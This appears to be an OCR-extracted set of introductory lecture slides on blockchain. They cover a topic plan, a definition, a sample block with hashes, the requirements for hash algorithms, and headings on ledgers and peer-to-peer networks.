Blockchain Introduction

Plan of Attack


- What is a Blockchain?
- Understanding SHA256 Hash
- Immutable Ledger
- Distributed P2P Network
- How Mining Works (Part 1: The Nonce)
- How Mining Works (Part 2: The cryptographic puzzle)
- Byzantine Fault Tolerance
- Consensus Protocol (Part 1: Defense against attackers)
- Consensus Protocol (Part 2: Competing chains)
- Blockchain Demo

What is a blockchain


> A blockchain is a continuously growing list of records, called blocks, which are linked and secured using cryptography.
>
> – *Wikipedia*

A block


1. Data: “Hello World!”
2. Prev.Hash: 034DFA357
3. Hash: 4D56E1F05




A chain of blocks



Introductory plan




Understanding SHA256 Hash




https://github.com/anders94/blockchain-demo/


The 5 requirements for Hash algorithms

1. One-Way
2. Deterministic
3. Fast Computation
4. The Avalanche Effect
5. Must withstand collisions







Immutable Ledger




Traditional Ledger




Blockchain




Distributed P2P Network




Broadcasting




Trust in a trustless environment



